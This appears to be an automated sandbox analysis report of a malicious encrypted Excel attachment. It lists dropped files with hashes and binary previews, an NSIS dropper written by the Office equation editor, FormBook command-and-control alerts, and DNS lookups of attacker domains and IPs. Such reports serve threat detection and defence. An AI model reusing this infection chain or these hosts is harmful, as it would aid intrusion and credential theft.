Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;....._h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,}....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- C..KGld.8.a}|..,.....,...q.=r..Pf.V#.....n...}.....[w...N.b..W.....;..?.Oq..K{>.K.....{w{.....6'/...,}.E...X.I.-Y].JJm.j..pq|.0...e.v.....17...:F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CE6FE002.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..:.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;..._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\....._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D22F6169.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D22F6169.png	
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;..H.....U..a..9..1...$.....*.kI<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v"...."........9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:...D.B....+~.....M%".fG]b\.[.....1...."......GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`.6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D4A48ED4.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2ll8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(.,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBC137E1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 399 x 605, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	50311
Entropy (8bit):	7.960958863022709
Encrypted:	false
SSDEEP:	768:hfo72tRlBZeeRugjj8yooVAK92SYAD0PSsX35SVFN0t3HcoNz8WEK6Hm8bbxXVGx:hf0WBueSoVAKxLD06w35SEVNz8im0AEH
MD5:	4141C7515CE64FED13BE6D2BA33299AA
SHA1:	B290F533537A734B7030CE1269AC8C5398754194
SHA-256:	F6B0FE628E1469769E6BD3660611B078CEF6EE396F693361B1B42A9100973B75
SHA-512:	74E9927BF0C6F8CB9C3973FD68DAD12B422DC4358D5CCED956BC6A20139B21D929E47165F77D208698924CB7950A7D5132953C75770E4A357580BF271BD9BD8
Malicious:	false
Preview:	.PNG.....IHDR.....].....^....gAMA.....a.....sRGB..... cHRM..z&.....u0...`.:.....p..Q<....bKGD.....oFFs.....F.#-nT....pHYs...%...%.IR$.....vpAg.....0...O..... IDATx...h.w....V!...D.....4.p .X(r..x.&..K.(.L...P..d5.R.....b.....C...BP...,% ....qL.,.!E.ni..t.....H._.....G..\~=.....<..#.J!.N.a..a.Q.V...t:.M.v;=..0.s..ixa...0..<...`..a\..a..q.+..a..5.<. .a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\..a..q.+..a..5.<..a...`..a\. .a..qM../.u....h6..|.22..g4M.....C.u..y,--..'....a.?~.W.\i.>7q.j..y....iLNN.....5\..w"..b~~...J.sssm.d.Y.u.G....s.\..R.`qq.....C;..$..&..2..x..J..fgg...]=g.Y.y..N..(SN.S8.eZ.T...=....4.? ~..uK.;....SSS...iY.Q.n.I.u\.x..o.,.av.N.(..H..B..X..... ..amm...h4.t:..].j..tz[.(..#..}yy./..".z.-[!4....a...jj.....,dY.7.|.F.....\.~.g.....x..Y...R..\.....w.\.h..K....h..nM

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E25AB663.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.8124530118203914
Encrypted:	false
SSDEEP:	3072:134UL0tS6WB0JOqFB5AEA7rgXuzqr8nG/qc+L+:l4UcLe0JOcXuurhqcJ
MD5:	955A9E08DFD3A0E31C7BCF66F9519FFC
SHA1:	F677467423105ACF39B76CB366F08152527052B3
SHA-256:	08A70584E1492DA4EC8557567B12F3EA3C375DAD72EC15226CAFB857527E86A5
SHA-512:	39A2A0C062DEB58768083A946B8BCE0E46FDB2F9DDFB487FE9C544792E50FEBB45CEEE37627AA0B6FEC1053AB48841219E12B7E4B97C51F6A4FD308B525556 8
Malicious:	false
Preview:	....l.....Q>...!.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....V$.....o..f.V.@o. %.....o...o.....L.o...o.RQAXL.o.D.o.....o.0.o.$QAXL.o.D.o. ...Id.VD.o.L.o. .....d.V.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... o.X...D.o.x.o..8.V.....dv.....%.....%.....%.....!.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ... 6...F...$.....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EF212C1B.png	

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EF212C1B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 476 x 244, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	49744
Entropy (8bit):	**7.99056926749243**
Encrypted:	**true**
SSDEEP:	768:wnuJ6p14x3egT1LYye1wBiPaaBsZbkCev17dGOhRkJjsv+gZB/UcVaxZJ2LEz:Yfp1UeWNYF1UiPm+/q1sxZB/ZS
MD5:	63A6CB15B2B8ECD64F1158F5C8FBDCC8
SHA1:	8783B949B93383C2A5AF7369C6EEB9D5DD7A56F6
SHA-256:	AEA49B54BA0E46F19E04BB883DA311518AF3711132E39D3AF143833920CDD232
SHA-512:	BB42A40E6EADF558C2AAE82F5FB60B8D3AC06E669F41B46FCBE65028F02B2E63491DB40E1C6F1B21A830E72EE52586B83A24A055A06C2CCC2D1207C2D5AD6E45
Malicious:	false
Preview:	.PNG.....IHDR.....I.M....IDATx....T.]...G.;..nuww7.s...U..K.....Ih....q!i...K....t.'k.W..i..>.....B.....E.0....f.a.....e....++...P..|..^...L.S}r:.....sM....p..p-..y]...t7'.D)...../...k. ...pzos.....6;,..H.....U..a..9..1...$.....*.kl<..\F...$.E....?[B(.9.....H..!.....0AV..g.m...23..C..g(.%...6..>.O.r...L..t1.Q-.bE.....).....|i ..."....V.g.\.G..p..p.X[.....*%hyt...@..J...~.p.... .|..>...~.`..E_...*.iU.G...i.O..r6...iV.....@.....Jte...5Q.P.v;..B.C...m.....0.N.....q...b.....Q...c.moT.e6OB...p.v".....".....9..G....B}...../m...0g...8.....6.$.$]p...9.....Z.a.sr.;B.a....m ...>...b..B..K...{...+w?....B3...2...>.....1..-.'.l.p.....L....\.K..P.q.....?>..fd.`w*..y..|y..,....i..'&.?.....).e.D ?.06.....U.%.2t.....6.:..D.B....+~.....M%".fG]b\.[.....1....".....GC6.....J. +.....r.a...ieZ..j.Y...3..Q*m.r.urb.5@.e.v@@....gsb.{q-..3j.....s.f.|8s$p.?3H.....0`..6)...bD....^..+....9..;$...W::.jBH..!tK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F2F42597.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z._....\|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}\|.._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}\|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}\|.._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Temp\liw53s6e5g55t9	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998820292327425**
Encrypted:	**true**
SSDEEP:	3072:Qqr+Z8fcISfrPPGq2fMtOxyTAUPDhBWgOrigfLekt4S:drlEXrPB2EtLTvbh21eq4S
MD5:	68A3F57B8B343B5F9BF05C9F35A086A3
SHA1:	29015249F259A9AAF76D3AD6774019CFBBD118FD
SHA-256:	D2D0C6EC98898B2B21BE258090B267AA98A5C4FEA808B37DC7BBAF38B900246F
SHA-512:	36538D7036BB092DC2E126387DAE328FB68EA53D3D7F8F3126AA986117EC569B32F11EC925192F75C1C7FA225BAF1C4BA88551F1AAF860444139E4A8ECC68B3
Malicious:	false
Preview:	Q.Uc5.0..@..C6.,.(.../7...1.H]..$9.p.].#.\|.....?.2.e.$..3p....:.Dt .<...[...=.kJ.p(|Y.#I:Eq.....T...!);A.....u.t.....*....IZo..z..2..S...h.pu.&.?.]....U.@9*.V.:.....d.-.....C..I.8...8nZ..k... ..jRY..../.P.....a...h..\.{gv.m22.....r..8g....A..<....I.N.L..LB+.A.|..9.....l.L..'...>aQ6..K.|.^P..%.Hu.{.....c^....r..>.X.j6+/.1..E#m../.x....h..<.#.p.G...!..p.~.H.SL..%...j.Cg.}V....p....:.. z.-H.....%57`.._I.....l.....,x .jU....<.h-6L..."-yy...X.KA.$YT.....z.$].R..>..M@q.)...6F.v27|l.4.@b!.h.I6{@.%..aP.~..HcX..%.<.h./.A....;....:..X.Na....A.s,:..&..F..q..'.r.(!,..p.^..+ .....F..%.?..>.....c.e.....Y.....A@}....Ke..W{j.^?.xnD.I.g.....,....`...b.....yu.6.]....ud.U.z.1.?@-..6u.-.`..K*..$.T9J..bo....K.WA ...,:.Sd[lz#.txD..)...v.....}.....]..4L.....^...:B....4|.. sM..Q..2....mK...>.D~....+8[?.=.9..X!r.4.....~..c.!d}...hR&ee.`..... .....d....G..G...k..}...._#G..O..{....hw....s23p....-v.5...p.....,...F.^W....T..P".

C:\Users\user\AppData\Local\Temp\nsoA17F.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	261211
Entropy (8bit):	7.359115600393562
Encrypted:	false
SSDEEP:	3072:7Sa/qr+Z8fcISfrPPGq2fMtOxyTAUPDhBWgOrigfLekt4l20fjumGLPNt:WaSrlEXrPB2EtLTvbh21eq4V7LGLFt
MD5:	AB8B0B65B223CDF58819B06790B548E2

C:\Users\user\AppData\Local\Temp\nsoA17F.tmp	
SHA1:	0B678EAD9F82893461CC99EF27BEF78A3F3115F8
SHA-256:	205ACFB8E6DCF7203E2CE11F386D70851ABA48F2D7FF011A0B750E8092F94D29
SHA-512:	FA39DFB9E056C2EFFB8C1F28339C9A7487C3239E2042E8DFE7ECD87FC510A32824B1A5AADF98BFA57B3039736AB8317241453FB6BB6DAAE7208FC64A685125C B
Malicious:	false
Preview:	.m.....LP.....$l.....l.....#..... .....J.....j.....W..... ....

C:\Users\user\AppData\Local\Temp\nsoA180.tmp\System.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: New Order PO2193570O1.pdf.exe, Detection: malicious, Browse • Filename: 2320900000000.exe, Detection: malicious, Browse • Filename: CshpH9OSkc.exe, Detection: malicious, Browse • Filename: 5SXTKXCnqS.exe, Detection: malicious, Browse • Filename: i6xFULh8J5.exe, Detection: malicious, Browse • Filename: AWB00028487364 -000487449287.doc, Detection: malicious, Browse • Filename: 090049000009000.exe, Detection: malicious, Browse • Filename: dYy3yfSkwY.exe, Detection: malicious, Browse • Filename: PAYMENT 02.BHN-DK.2021 (PO#4500111226).xlsx, Detection: malicious, Browse • Filename: Purchase Order Price List 061021.xlsx, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: UGGJ4NnzFz.exe, Detection: malicious, Browse • Filename: Proforma Invoice and Bank swift-REG.PI-0086547654.exe, Detection: malicious, Browse • Filename: 3arZKnr21W.exe, Detection: malicious, Browse • Filename: Shipping receipt.exe, Detection: malicious, Browse • Filename: New Order TL273723734533.pdf.exe, Detection: malicious, Browse • Filename: YZ8OvkljWm.exe, Detection: malicious, Browse • Filename: U03c2doc.exe, Detection: malicious, Browse • Filename: QUOTE061021.exe, Detection: malicious, Browse • Filename: PAYMENT CONFIRMATION.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\xpwbfoj	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	56641
Entropy (8bit):	4.976767365562505
Encrypted:	false
SSDEEP:	768:Y3DnyBc/8CaRs3+Z06O2vxZODPqSjlr7GBOEEjHzYtfgcBGUePl72zvHzUfysnp3:i4opae+Z0z0wr7G3EjT8cd72DUpGLu
MD5:	92B8B4963350C3A198E9513D086FBB3C
SHA1:	8B365235930D9864D7CA3D3A8B67E61D314EA560
SHA-256:	7CE31FC69C94A1917273EB7BF938EFB0BA57EDA5281E20BE8EF13E7D8BA302F9
SHA-512:	75C83B2DCE7EB57B059FA4C9C50A7F308CD2521868EB83011F15C51E96489C15E987D72B0907BF59698924140306D6348578BF114CABB0A0C1A86FC033FE02C1
Malicious:	false
Preview:	U.....D.....E...B.F.....G.....H.....I.....J...?.K.....L.....M...v.N.....O.....P.....Q...?.R.....S...5.T.....U...p.V.....W.....X.....Y...7.Z.....[...P.\.....]...{.^.....`_...|.`.....a.....b.....c.....d...A.e.....f... ..g...=.h.....i...T.j...7.k...1.l...|.m.....n...(.o.....p...?.q.....r...T.s...z.t.....u.....v...?.w.....x...T.y.....z...=.{.....|...T.}...?.~.....|.....=.....|.....{.....t.....A..... 9.....=.....x.....7.....1.....t.....(.....?.....x.....z.....?.....x.....=.....x.....?.....t.....=.....t.....{.....l..... .....A.....9.....=.....p.....7.....1.....l.....(.....?.....p.....z.....?.....p

C:\Users\user\Desktop\~$Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\Desktop\~$Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx	
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	225177
Entropy (8bit):	7.913752075626111
Encrypted:	false
SSDEEP:	3072:DQIURTXJ+MwMy2ZeD0EUquupJDoeGgFq+HAgDtl7LXZ2sQYvvIlieO82WbyXVvE4:Ds9wMReDph9AOI7LXosQQBBFsuyQUvnk
MD5:	116E736BA00FCA4B8499C4DF00796454
SHA1:	A8D3D62DB4BD49E24C2BDA3D0D81C3BE25A81DAE
SHA-256:	096CA35528EF4F702E93F5F17D7954F26FB48ACD4526794CE1EE99D27CF1A4C3
SHA-512:	02DDAB82DD68FAA0627C15320DE3E0B118B1CC95FEE80FC013E57ED773A9420AF5B23F3BB7F9CCAC216C88581B665DB29BD1CA5E03F7E0B52F9C542D75B5778
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 28%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i..iw..iu..i...i..id..i!..i...i...it..iRichu..i.....PE..L.....K.....\.....<2.....p....@.....s.....p.....text...ZZ.....\..... ..`.rdata.....p.....`.....@..@.data.....r.....@....ndata.....@.....rsrc.....v.....@..@.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995575769527791
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx
File size:	1331416
MD5:	27211c2dc1809cc2ab4469ff246f9cb4
SHA1:	735918b9ed26c5eafa266305fcf677bd2ee5f0a2
SHA256:	b4b855d04e706c33129c2db1c80d8b05497fa56a2288ef2fb4e631fe42aa781f
SHA512:	23b42410a678e708454869c32857a93e40a4d00a2a28afdd5e03a6b1de53c197c389d844c3dec7d7f3f62539d458091cc4ba1e163890978da566c42bb190c0f7
SSDEEP:	24576:LS5w5NLTHyglJ6nYEuTBj2cAOrnbmKpcCd+p/5l541u4pHq0n:LS5wjTHplJfEuTJ+qbmKBd+dEC
File Content Preview:	.....>.....z.....{.....~.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Agency Appointment VSL Tbn-Port-Appointment Letter- 2100133.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/11/21-08:03:43.236814	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49167	80	192.168.2.22	192.210.173.40
06/11/21-08:05:16.324655	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	217.70.184.50
06/11/21-08:05:16.324655	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	217.70.184.50
06/11/21-08:05:16.324655	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	217.70.184.50
06/11/21-08:05:26.602123	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	67.199.248.12
06/11/21-08:05:26.602123	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	67.199.248.12
06/11/21-08:05:26.602123	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	67.199.248.12

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 08:04:58.375984907 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.reufhroir.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:08.471185923 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.pholbhf.icu	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:16.180650949 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.spinecompanion.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 11, 2021 08:05:21.409224033 CEST	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.dr-far shidtajik.com	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:26.482148886 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.doodst ore.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 11, 2021 08:04:58.442483902 CEST	8.8.8.8	192.168.2.22	0xccff	Name error (3)	www.reufhr oir.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:08.835160017 CEST	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.pholbhf.icu	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:16.260540962 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.spinec ompanion.com	webredir.vip.gandi.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:05:16.260540962 CEST	8.8.8.8	192.168.2.22	0x2f03	No error (0)	webredir.v ip.gandi.net		217.70.184.50	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:21.484855890 CEST	8.8.8.8	192.168.2.22	0x3c4e	Server failure (2)	www.dr-far shidtajik.com	none	none	A (IP address)	IN (0x0001)
Jun 11, 2021 08:05:26.549051046 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.doodst ore.net	doodstore.net		CNAME (Canonical name)	IN (0x0001)
Jun 11, 2021 08:05:26.549051046 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	doodstore.net		67.199.248.12	A (IP address)	IN (0x0001)
